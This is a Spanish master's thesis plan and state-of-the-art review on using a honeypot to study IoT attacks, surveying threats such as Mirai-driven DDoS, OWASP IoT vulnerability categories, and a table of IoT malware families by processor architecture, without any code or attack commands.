Seguridad en Internet de las Cosas

Honeypot to capture Iot-Attack methods

Alumno: Javier Armiñana Gorriz

Trabajo Final de Máster: Máster Interuniversitario de Seguridad en las Tecnologías de la Información y de las comunicaciones (MISTIC)

Director: Carlos Hernández Gañán

Fecha: Diciembre de 2018

RESUMEN

El rápido crecimiento en la utilización de dispositivos IoT dentro de un mayor número de áreas a nivel global, está incrementando la cantidad de fabricantes sin experiencia que los diseña, lo que ha provocado que se conviertan en uno de los principales objetivos por parte de los ciberdelincuentes, los cuales ven en estas tecnologías, un fácil objetivo que capturar y poner a trabajar bajo sus intereses.

El abanico de ataques que se realizan a través de dispositivos IoT comprometidos es cada vez más amplio y conforme avanzan los recursos hardware de estos y su número, el peligro crece exponencialmente.

El objetivo principal del presente trabajo es analizar mediante la implementación de un honeypot, las metodologías utilizadas por los atacantes para comprometer los dispositivos relacionados con el Internet de las cosas.

Para ello se estudia el estado del arte tanto de los tipos de ataques actuales que está sufriendo el mundo IoT, como de los diferentes tipos de honeypot que se encuentran disponibles de manera libre para su uso y mejora por parte de la comunidad. Partiendo del análisis de las plataformas hardware y software que dan actualmente soporte a estas tecnologías, podremos entender mejor como recrear el entorno adecuado para observar el mayor número de interacciones con información útil de metodologías y tipos de ataques efectuados por los ciberdelincuentes.

Tras definir toda la base sobre la que se sustenta el proyecto de manera teórica, se procede a la adaptación de un honeypot para atraer ataques dirigidos a IoT y capturar la máxima información relevante posible.

Finalmente se estudia esta información para observar los principales métodos de ataque y las fases en las que los ciberdelincuentes estructuran estos para lograr una mayor tasa de éxito sin ser descubiertos.

ABSTRACT

The rapid growth in the use of IoT devices in a greater number of areas globally, is increasing the number of inexperienced manufacturers that design them, which has caused them to become one of the main objectives for cybercriminals , who see in these technologies, an easy goal to capture and use to work under their interests.

The range of attacks that are carried out through compromised IoT devices is being increasised, and as the hardware resources of these ones and their quantity advance, the danger grows exponentially.

The main objective of this work is to analyze, through the implementation of a honeypot, the methodologies used by attackers to compromise devices related to the Internet of things.

To do this, the state of the art is studied both, the types of current attacks that the IoT world is suffering, and the different types of honeypot that are freely available for use and improve by the community of developers . Starting from the analysis of the hardware and software platforms that currently support these technologies, we can better understand how to recreate the appropriate environment to observe the big number of interactions with useful information of methodologies and types of attacks carried out by cybercriminals.

After defining the entire basis on which the project is theoretically based, we proceed to adapt a honeypot to attract attacks focused into the IoT world and capture the maximum possible relevant information.

Finally this information is studied to observe the main methodologies of attack and the phases used by the cybercriminals to achieve their goals with a higher success rate and without being discovered.

CONTENIDO

1. INTRODUCCIÓN: PLAN DE TRABAJO

1.1. CONTEXTO Y JUSTIFICACIÓN

En la actualidad, el alto número de dispositivos conectados a Internet dedicados a propósitos específicos está demostrando ser una amenaza real para la seguridad de los usuarios y compañías de todo el mundo. Pues si bien hace unos años los creadores de malware se centraban en comprometer computadoras de uso general, ahora se han dado cuenta que los dispositivos IoT tienen un gran papel que jugar.

Aunque la capacidad de computo del hardware destinado a IoT es, normalmente, mucho inferior al utilizado por las computadoras de un usuario medio, se ha ido demostrando en ataques DDoS (Dyn DNS), exfiltración de información personal (Teddy bear) e incluso herramientas de la CIA (WikiLeaks y el asunto de las televisiones Samsung), que la elevada exposición de estos sistemas a Internet y la falta de medidas de protección que tienen, convierten este campo de la seguridad en "obligatorio" para proteger la red y las infraestructuras.

Podemos encontrar numerosos estudios que muestran la creciente demanda por parte de los usuarios de tecnología conectada a Internet, lo cual se traduce en una mayor oferta por parte de las empresas. Esta situación genera un amplio abanico de dispositivos de todo tipo, como pueden ser cámaras de vigilancia, sistemas médicos, transportes, etc. fabricados sobre distintas arquitecturas hardware y con distintos protocolos de comunicación, en los cuales la seguridad no suele ser algo en lo que invertir esfuerzo.




Ilustración 1- https://www.forbes.com/sites/louiscolumbus/2018/06/06/10-charts-that-will-challenge-your-perspective-of-iots-growth/

En la imagen superior obtenida de Forbes, se observa que existe un gran negocio creciente entorno a los dispositivos IoT en una gran variedad de industrias.

De los anteriores puntos se concluye que la suma de todos los factores descritos; crecimiento exponencial, bajo interés de los fabricantes en la seguridad, alta heterogeneidad de dispositivos y gran calado en múltiples industrias, convierten este campo en un objetivo apasionante tanto para los delincuentes como para los ingenieros en ciberseguridad.

Con esta motivación se va a dirigir el proyecto hacia la investigación de los ataques dirigidos contra el IoT, más concretamente en la implementación de honeypots para capturar la metodología utilizada por el malware actual para comprometer sistemas y distribuirse posteriormente. Para ello habrá que estudiar las vías de ataque que utilizan los delincuentes para comprometer los dispositivos conectados a Internet y las maneras en las que explotan estas vulnerabilidades. Con las vías de ataque claras, habrá que implementar honeypots capaces de reproducir dichos escenarios y que nos permitan registrar el comportamiento del malware para su posterior estudio.

1.2. OBJETIVOS

El objetivo principal de este proyecto fin de máster es crear un método para capturar las nuevas técnicas utilizadas por los atacantes sobre los dispositivos IoT mediante la implementación de un HoneyPot. Para alcanzar este propósito principal debemos dividir el esfuerzo en varios objetivos:

- Comprender en qué consisten las amenazas de seguridad en los entornos IoT y el impacto real que estas tienen sobre los usuarios y empresas afectadas.
- Analizar las arquitecturas hardware y sistemas operativos implicados mayoritariamente en la evolución de los dispositivos IoT.
- Estudiar los distintos tipos de HoneyPot existentes en el mercado actual y ver si estos pueden adaptarse al estudio de los métodos de ataques utilizados por los cibercriminales a la hora de comprometer los sistemas en el Internet de las cosas.
- Adaptar la solución HoneyPot más adecuada para un caso de estudio real y exponerla a Internet de la manera más segura posible.
- Estudiar el comportamiento de las muestras obtenidas y exponerlo de manera detallada para su adecuada comprensión.
- Exponer las conclusiones del proyecto realizado y proponer acciones futuras derivadas del mismo.

1.3. METODOLOGÍA

A continuación, se describe la metodología utilizada para lograr cada uno de los objetivos individuales propuestos anteriormente, así como la de su totalidad en conjunto. Veámoslos por etapas:

Definición del plan de trabajo.

Primeramente, se analiza el contexto del proyecto para poder justificar la necesidad de realizar una investigación sobre este tema. Para ello se estudia el estado del arte de las amenazas IoT y de los HoneyPot actuales, lo cual nos permitirá dividir el trabajo en objetivos cuantificables temporalmente.

Con los objetivos principales claros, podemos dividirlos a su vez en tareas menos complejas para detallar más todavía el alcance. En esta fase se enumeran los entregables que deberían ser realizados al final del TFM.

Análisis de las amenazas y vulnerabilidades más concurrentes en el mundo IoT

En esta fase se analizarán las principales amenazas de seguridad y vulnerabilidades contempladas en la guía "OWASP, Internet of Things Project" y a qué tipo de dispositivos afectan.

Arquitectura hardware del IoT y sistemas operativos.

En la siguiente etapa se estudian las arquitecturas hardware sobre las que se basan algunos de los proyectos IoT, así como el sistema operativo que da alojamiento a las aplicaciones desarrolladas por los fabricantes de la industria.

Análisis de los HoneyPot actuales.

Estudio de los diferentes tipos de HoneyPot existentes en proyectos de código abierto, dependiendo de su funcionalidad, grado de interactividad con el malware y grado de similitud con el hardware real al que emulan. En esta fase se debe finalizar seleccionando un HoneyPot para la siguiente.

Adaptación de un HoneyPot para un caso de estudio real.

Nos adentramos en la fase práctica y experimental, a partir de este momento se adaptará un HoneyPot al caso que se quiere estudiar y se expondrá de una manera controlada a Internet.

Estudio del comportamiento del malware IoT.

Tras la captura real de malware, esta fase se centra en el comportamiento que el atacante ha tenido sobre el sistema. Dado que existe un riesgo en esta fase, de no tener éxito a la hora de capturar malware, se estudiarán muestras reales subidas a páginas como pueden ser huntigmalware [1] o repositorios de git [2])

Conclusiones y trabajo futuro.

Finalizando las fases del trabajo, se presentarán las conclusiones obtenidas durante la ejecución y estudio de este. Así como la exposición de posibles líneas futuras para proseguir la investigación si se deseara.

1.4. LISTADO DE TAREAS

En este apartado se van a detallar las tareas necesarias para cumplir cada uno de los objetivos descritos en el apartado de la metodología:

- Documentación previa
  Obtener un estado del arte y estudiar la información existente sobre el tema.

- Orientación del proyecto
  Se debe enfocar el trabajo hacia los objetivos que se han de lograr y detallar las tareas necesarias para alcanzarlos.

- Plan de trabajo
  Se debe estructurar un correcto plan de trabajo que defina la trayectoria que se seguirá para lograr los objetivos marcados.
  Al finalizar este punto se habrá redactado el contenido de la PEC 1 como primer entregable.

- Análisis de las amenazas y vulnerabilidades más concurrentes en el mundo IoT
  - Análisis de amenazas: Se define que es una amenaza y cuales afectan a los dispositivos IoT.
  - Análisis de vulnerabilidades: Cuales son los tipos de vulnerabilidades existentes según la OWASP.

- Arquitectura hardware del IoT y sistemas operativos
  - Tipos de arquitecturas: Que arquitecturas hardware dan soporte al mundo IoT actual.
  - Sistemas operativos: Se enumeran los principales actores en cuanto a sistema operativo se refiere.

- Análisis de los HoneyPot actuales.
  - Definición de HoneyPot: Se describe el concepto de HoneyPot
  - Estudio de HoneyPot: Se estudian los diferentes tipos de HoneyPot existentes y sus usos y niveles de interacción con el malware.
  - Entrega de la PEC 2.

- Adaptación de un HoneyPot para un caso de estudio real
  - Análisis del código y configuración: Se modificará la configuración y el código si fuese necesario para adaptarlo al uso que nos interesa.
  - Exposición a Internet: Se configurará el entorno de trabajo para exponer el HoneyPot de manera segura a la red.

- Estudio del comportamiento del malware IoT
  - Análisis de comportamiento: Se debe estudiar la forma en la que el malware infecta los sistemas IoT.
  - Análisis de código: Si fuese necesario y el análisis de comportamiento no fuese concluyente, se estudiará el código para predecir el comportamiento de ser ejecutado en un entorno real.
  - Entrega de la PEC 3.

- Conclusiones y trabajo futuro.
  - Conclusiones: Se expondrán las conclusiones obtenidas durante la elaboración del trabajo.
  - Trabajo futuro: Se exponen las posibles vías que quedan abiertas para futuras investigaciones.

- Redacción de la memoria
  - Redacción del trabajo final: Se deben unir todas las partes del trabajo en un único entregable y maquetar de manera ordenada.
  - Entrega de la PEC 4
- Elaboración del video de presentación
  - Grabación del video: Se estructura el video y se graba de manera consistente.
  - Grabación de audio: Se comenta el video grabado anteriormente para explicar lo que se está mostrando.
  - Entrega final del Trabajo Fin de Master

- Defensa del Trabajo Fin de Master ante el tribunal
  - Defensa del trabajo ante las preguntas del tribunal.

1.5. PLANIFICACIÓN TEMPORAL

Se ha realizado la planificación temporal utilizando Microsoft Project [3]

	Task Mode	Task Name	Duration	Start	Finish
1		**Trabajo Fin de Master**	**88 days**	**Wed 19/09/18**	**Fri 18/01/19**
2		Documentación previa	5 days	Wed 19/09/18	Tue 25/09/18
3		Orientación del proyecto	1 day	Wed 26/09/18	Wed 26/09/18
4		**Plan de trabajo**	**8 days**	**Thu 27/09/18**	**Mon 08/10/18**
5		Contexto	2 days	Thu 27/09/18	Fri 28/09/18
6		Objetivos	1 day	Mon 01/10/18	Mon 01/10/18
7		Metodología	1 day	Tue 02/10/18	Tue 02/10/18
8		Planificación	3 days	Wed 03/10/18	Fri 05/10/18
9		Entrega PEC 1	1 day	Mon 08/10/18	Mon 08/10/18
10		**Análisis de las amenazas y vulnerabilidades**	**7 days**	**Tue 09/10/18**	**Wed 17/10/18**
11		Análisis de amenazas	3 days	Tue 09/10/18	Thu 11/10/18
12		Análisis de vulnerabilidades	4 days	Fri 12/10/18	Wed 17/10/18
13		**Arquitectura hardware del IoT y sistemas operativos**	**6 days**	**Thu 18/10/18**	**Thu 25/10/18**
14		Tipos de arquitecturas	3 days	Thu 18/10/18	Mon 22/10/18
15		Sistemas operativos	3 days	Tue 23/10/18	Thu 25/10/18
16		**Análisis de los HoneyPot actuales**	**7 days**	**Fri 26/10/18**	**Mon 05/11/18**
17		Definición de HoneyPot	1 day	Fri 26/10/18	Fri 26/10/18
18		Estudio de HoneyPot	5 days	Mon 29/10/18	Fri 02/11/18
19		Entrega de la PEC 2	1 day	Mon 05/11/18	Mon 05/11/18
20		**Adaptación de un HoneyPot**	**10 days**	**Tue 06/11/18**	**Mon 19/11/18**
21		Análisis de la configuración	5 days	Tue 06/11/18	Mon 12/11/18
22		Exposición a Internet	5 days	Tue 13/11/18	Mon 19/11/18
23		**Estudio del comportamiento del malware IoT**	**10 days**	**Tue 20/11/18**	**Mon 03/12/18**
24		Análisis de comportamiento	5 days	Tue 20/11/18	Mon 26/11/18
25		Análisis de código	4 days	Tue 27/11/18	Fri 30/11/18
26		Entrega de la PEC 3	1 day	Mon 03/12/18	Mon 03/12/18
27		**Conclusiones y trabajo futuro**	**5 days**	**Tue 04/12/18**	**Mon 10/12/18**
28		Conclusiones	3 days	Tue 04/12/18	Thu 06/12/18
29		Trabajo futuro	2 days	Fri 07/12/18	Mon 10/12/18
30		**Redacción de la memoria**	**10 days**	**Tue 11/12/18**	**Mon 24/12/18**
31		Redacción del trabajo final	10 days	Tue 11/12/18	Mon 24/12/18
32		Entrega de la PEC 4	0 days	Mon 24/12/18	Mon 24/12/18
33		**Elaboración del video de presentación**	**3 days**	**Thu 27/12/18**	**Mon 31/12/18**
34		Grabación del video	1 day	Thu 27/12/18	Thu 27/12/18
35		Grabación de audio	1 day	Fri 28/12/18	Fri 28/12/18
36		Entrega final del Trabajo Fin de Master	1 day	Mon 31/12/18	Mon 31/12/18

Ilustración 2 - Planificación temporal




Ilustración 3 - Gráfico temporal

1.6. PRODUCTOS OBTENIDOS

Como productos entregables de este proyecto podemos centrarnos en los que van a obtenerse para cada una de las prácticas;

- PEC1: Plan de trabajo con el detalle de lo que se va a investigar y en que secciones y subsecciones se va a dividir.

- PEC2: En esta segunda entrega se centran los esfuerzos teóricos del proyecto, entre los cuales podemos incluir la investigación de las amenazas y vulnerabilidades más concurrentes en el mundo IoT, la arquitectura hardware del IoT y sistemas operativos y el análisis de los HoneyPot actuales que se encuentran disponibles en proyectos de código abierto.

- PEC3: Igual que en el entregable anterior se centraba los esfuerzos en la parte teórica, en este se centran en la práctica. Los principales puntos van a ser la adaptación de un HoneyPot para un caso de estudio real y el estudio del comportamiento del malware IoT que capturemos.

- PEC4: En este punto se va a redactar la memoria del proyecto realizado y para ello se unen los anteriores entregables en una única memoria en la cual se incluyen índice, anexos, referencias y bibliografías.

- PEC5: En esta entrega se facilitará un vídeo con el material elaborado durante el proyecto para que pueda ser visualizado y estudiado por el tribunal del Master.

2. ANÁLISIS DE LAS AMENAZAS Y VULNERABILIDADES MÁS CONCURRENTES EN EL MUNDO IOT

2.1. DEFINICIÓN Y CONTEXTO

Podemos definir el "Internet of Things" como un ámbito en el que cualquier objeto de la vida cotidiana está conectado a la red, tiene asignada una dirección IP y es capaz de interactuar con otros objetos e incluso con los seres humanos. Estos objetos pueden realizar tareas digitales, mecánicas, bio-mecánicas y además tienen la capacidad de generar información y comunicarla al exterior para elaborar procesos más complejos.

Como todo objeto conectado al mundo y accesible más allá de una zona física controlable, este es susceptible de sufrir una intrusión mediante un atacante externo, ya sea mediante la explotación de alguna vulnerabilidad en el código, la interceptación de las comunicaciones o simplemente por un fallo de configuración.

Debido al crecimiento exponencial que desde hace años estamos viviendo en la cantidad y diversidad de objetos IoT, los actores con peores intenciones en el mundo tecnológico están centrando sus esfuerzos en comprometer el mayor número de dispositivos posible con la finalidad de hacerlos operar para sus intenciones. El abanico de amenazas y vulnerabilidades se ha ido ampliando y sin duda lo seguirá haciendo, pero por analizar algunas de ellas, vamos a centrarnos en las más comunes.

2.2. ANÁLISIS DE AMENAZAS

Ataques DDoS

Sin lugar a duda, el mayor quebradero de cabeza que están dando los dispositivos IoT actualmente son los ataques de denegación de servicios distribuidos (DDoS). Existen botnets compuestas por cientos de miles de "objetos" conectados a Internet, los cuales no tienen un alto poder de computación, pero su capacidad de generar peticiones TCP/UDP es suficiente para colapsar los recursos de cualquier empresa e incluso los servidores DNS públicos.

Por ilustrar el caso con un ejemplo, la red Dyn sufrió en octubre de 2016 el mayor ataque de denegación de servicios registrado hasta la fecha con una cantidad de tráfico registrada de 1,2 Terabytes por segundo [4], lo cual permitió a la botnet Mirai [5], tirar el servicio de más de 50 webs, entre las que se incluían algunas de renombre como Amazon o Twitter.

Es difícil prevenirse contra este tipo de amenazas (Aunque existen empresas especializadas en ello como Neustar [6], su efectividad no es total) y además las direcciones IP de los dispositivos afectados suelen ser cambiantes, sus dueños no saben que están involucrados en ataques y el parcheo de seguridad resulta inviable en la mayoría de las ocasiones por que los fabricantes no tienen medios ni recursos para hacerlo.

Espionaje y vigilancia

Muchos de los aparatos conocidos como IoT son cámaras de seguridad y monitorización utilizadas, en principio, para controlar áreas del interés del propietario. Sin saberlo, los dueños de estas cámaras exponen sus vidas al mundo y acaban siendo víctimas de chantaje o en el mejor de los casos un mero espectáculo para terceras personas.

Normalmente los vectores de ataque en estos casos suelen ser una mala configuración por parte de los dueños del usuario y contraseña al dejar las credenciales por defecto, pero se han reportado casos de verdaderas brechas de seguridad explotadas por los creadores de malware. Cabe destacar la brecha encontrada en las videocámaras D-Link por parte de los cibercriminales, pero no vamos a dejar de lado la filtración de WikiLeaks sobre la CIA “Vault 7” en la cual quedó de manifiesto que existe un programa de espionaje masivo mediante la infección de Televisores inteligentes y otros productos de fabricantes respetables como puede ser Samsung o Sony.

Movimientos laterales

En este tipo de ataques el dispositivo IoT no es el objetivo real de los delincuentes, tan sólo un punto de entrada para posteriormente moverse lateralmente hacia otras áreas de la red interna de las compañías.

Podemos pensar en proyectores, impresoras, televisores e incluso las máquinas de café inteligentes que avisan a los proveedores cuando se están quedando sin suministros. De no estar bien segmentada la red y debidamente aislados, todos los objetos conectados son un objetivo del malware.

Ransomware

Aunque no es el ataque más común sobre esta rama de la tecnología, se pueden ir encontrando más y más casos de ataques de cifrado de datos sobre IoT. El secuestro de ordenadores de sobremesa y portátiles lleva años siendo habitual tanto para usuarios medios como para empresas, algo lógico si tenemos en cuenta que en ellos se almacena información valiosa y necesaria para los afectados. Sin embargo, los dispositivos IoT no

almacenan información sensible, pero cifrarlos ha servido para realizar ataques que los dejan inservibles.

Se dio un caso en Australia referente a una cadena de Hoteles cuyos cierres electrónicos fueron "secuestrados" en las habitaciones de los huéspedes, dejando a estos sin acceso y por cuya clave de cifrado se pidió una recompensa de 1800$ en bitcoins.

2.3. ANÁLISIS DE VULNERABILIDADES

Debido a la gran variedad de tecnologías disponibles en el mundo del IoT, las vulnerabilidades que podemos encontrar son de lo más variado, desde malas configuraciones, pasando por los fallos de programación existentes en aplicaciones web, hasta errores en los sistemas operativos utilizados para elevación de privilegios. A continuación, vamos a analizar algunas de las más comunes según la guía OWASP:

Contraseñas débiles o por defecto

Aunque parezca mentira, las grandes redes de bots existentes a día de hoy en el mundo no se han logrado con complejas campañas de malware y grandes conocimientos técnicos, sino que, por lo contrario, se han logrado de una manera simple y fácilmente evitable.

Los usuarios y contraseñas por defecto es algo que los fabricantes utilizan para poder distribuir sus dispositivos de manera genérica y masiva. En principio esto no tiene por qué ser un problema si los usuarios las cambiaran voluntariamente o de manera forzada por el fabricante para poder ser utilizados. Pero esto no sucede y los propietarios de la tecnología la exponen a Internet con las credenciales tal cual las reciben de fábrica.

Esto nos vale para comunicaciones SSH, Telnet e incluso paneles web de administración. Logrando el banner los atacantes saben a qué se enfrentan y prueban sus combinaciones hasta acertar, comprometiendo así el hardware para futuros ataques.

Comunicaciones sin cifrado

Las comunicaciones no están cifradas en la mayoría de los casos y están por tanto sujetas a los ataques de repetición de paquetes, manipulación de datos o simplemente pueden ser víctima de un atacante escuchando que posteriormente convierta la información confidencial en algo público o en algo que utilice para su propio beneficio. En este punto, haber cambiado usuario y contraseña por defecto no nos hubiera servido de mucho.

Cualquier ataque típico de "hombre en el medio" MitM, puede ser ejecutado también con los dispositivos IoT.

Falta de actualizaciones

Los fabricantes de cualquier tecnología consolidada han aceptado y asumido que las vulnerabilidades en sus productos van a surgir tarde o temprano y que, para solucionarlas es imprescindible tener un sistema robusto de actualizaciones.

En este ámbito, muchos de los fabricantes IoT son inexpertos o simplemente no les merece la pena crear una infraestructura de actualizaciones para dar soporte a sus productos. Esto desemboca en miles de tecnologías distintas distribuidas por todo el planeta y conectadas a Internet que jamás podrán ser actualizadas y protegidas.

Hablamos de actualizaciones de firmware, software, nivel de aplicación o cualquier otra variante susceptible de ser actualizada en el futuro.

Vulnerabilidades WEB

No podemos pasar por alto las vulnerabilidades típicas de las aplicaciones web, más todavía teniendo en cuenta que la manera en la que interactúan normalmente los usuarios con sus aparatos IoT es a través de una aplicación web.

Entendiendo esta realidad nos encontramos con que, es posible comprometer una nevera con una inyección SQL o un XSS. Por tanto, es importante auditar las interfaces de usuario como lo haríamos con una página web común. Dejo como referencia la misma guía que se está utilizando para realizar este apartado, pero sobre vulnerabilidades web. La guía OWASP de vulnerabilidades WEB.

Podemos encontrar muchos tipos de vulnerabilidades más como versiones de SSH desactualizadas, acceso mediante puertos serie o manipulaciones de código para ejecución de comandos en aplicaciones instaladas por terceros o el propio sistema operativo, pero esto abre un sinfín de posibilidades más debió a la gran variedad de hardware y sistemas operativos utilizados, en los cuales se va a profundizar en el siguiente punto.

3. ARQUITECTURA HARDWARE DEL IOT Y SISTEMAS OPERATIVOS

El rico ecosistema hardware y software de los fabricantes de aparatos conectados a Internet hace de cualquier investigación un laberinto de posibilidades en el cual es fácil perderse.

Podemos observar en la imagen inferior los bloques hardware principales que componen la mayoría de los aparatos, no todos se encuentran necesariamente, pero a groso modo son la base.
Se va a centrar la investigación en las arquitecturas de los procesadores que, a fin de cuentas, es lo que se necesita para saber que juego de instrucciones se va a utilizar para compilar el malware con el que infectar los dispositivos y como se van a descompilar las muestras obtenidas para su posterior análisis.




Ilustración 4 - Arquitecturas IoT

3.1. TIPOS DE ARQUITECTURAS

Los principales tipos de arquitecturas CPU para los que se está desarrollando código malicioso son MIPS, MIPSEL, PPC, SPARC, ARM, MIPS64, sh4 y X86. Esto podemos comprobarlo viendo las diferentes familias de malware que los investigadores han ido encontrando.

Malware

Name	Year	Source Code	Agents CPU
Linux.Hydra	2008	Open Source	MIPS
Psyb0t	2009	Reverse Eng.	MIPS
Chuck Norris	2010	Reverse Eng.	MIPS
Tsunami, Kaiten	2010	Reverse Eng.	MIPS
Aidra, LightAidra, Zendran	2012	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH
Spike, Dofloo, MrBlack, Wrkatk, Sotdas, AES.DdoS	2014	Reverse Eng.	MIPS, ARM
BASHLITE, Lizkebab, Torlus, Gafgyt	2014	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC
Elknot, BillGates Botnet	2015	Reverse Eng.	MIPS, ARM
XOR.DdoS	2015	Reverse Eng.	MIPS, ARM, PPC, SuperH
LUABOT	2016	Reverse Eng.	ARM
Remaiten, KTN-RM	2016	Reverse Eng.	ARM, MIPS, PPC, SuperH
NewAidra, Linux.IRCTelnet	2016	Reverse Eng.	MIPS, ARM, PPC
Mirai	2016	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC

Ilustración 5 - Tipos de arquitecturas

Se van a tartar las más relevantes por no sobrecargar al lector con todas las variantes:

MIPS

Debido al bajo consumo energético de los microprocesadores MIPS, los fabricantes han enfocado el desarrollo de sus aplicaciones y sistemas embebidos en esta arquitectura.

